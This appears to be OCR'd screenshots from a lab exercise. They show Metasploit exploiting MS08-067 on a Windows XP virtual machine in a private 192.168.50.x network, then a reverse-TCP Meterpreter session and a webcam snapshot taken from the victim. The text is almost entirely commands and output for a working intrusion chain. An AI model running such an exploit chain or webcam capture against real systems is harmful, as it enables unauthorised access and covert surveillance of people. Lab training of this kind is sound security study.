
```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
```

To boldly go where no
shell has gone before

```
       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Epicode_user>ipconfig
Configurazione IP di Windows
Scheda Ethernet Connessione alla rete locale (LAN):
Suffisso DNS specifico per connessione:
Indirizzo IP. . . . . : 192.168.50.104
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.50.1
Scheda Ethernet Connessione alla rete locale (LAN) 2:
Suffisso DNS specifico per connessione:
Indirizzo IP configurazione automatica: 0.1.0.4
Subnet mask . . . . . : 255.255.255.255
Gateway predefinito . . . . . :
C:\Documents and Settings\Epicode_user>

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi                    use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms04_007_killbill                  use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms04_011_lsass                     use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms04_031_netdde                    use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
use exploit/windows/smb/ms05_039_pnp                       use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms06_025_rasmans_reg               use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms06_025_rras                      use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
use exploit/windows/smb/ms06_040_netapi                    use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms06_066_nwapi                     use exploit/windows/smb/ms17_010_psexec
use exploit/windows/smb/ms06_066_nwwks
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.104
RHOSTS ⇒ 192.168.50.104
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST
LHOST ⇒ 192.168.50.100
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.104:445 - Automatically detecting the target ...
[*] 192.168.50.104:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.104:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.104:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.104:1035) at 2024-01-17 07:18:12 -0500
```

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:b5:62
MTU          : 1500
IPv4 Address : 192.168.50.104
IPv4 Netmask : 255.255.255.0

meterpreter > webcam_
webcam_chat    webcam_list    webcam_snap    webcam_stream
meterpreter > webcam_
webcam_chat    webcam_list    webcam_snap    webcam_stream
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
```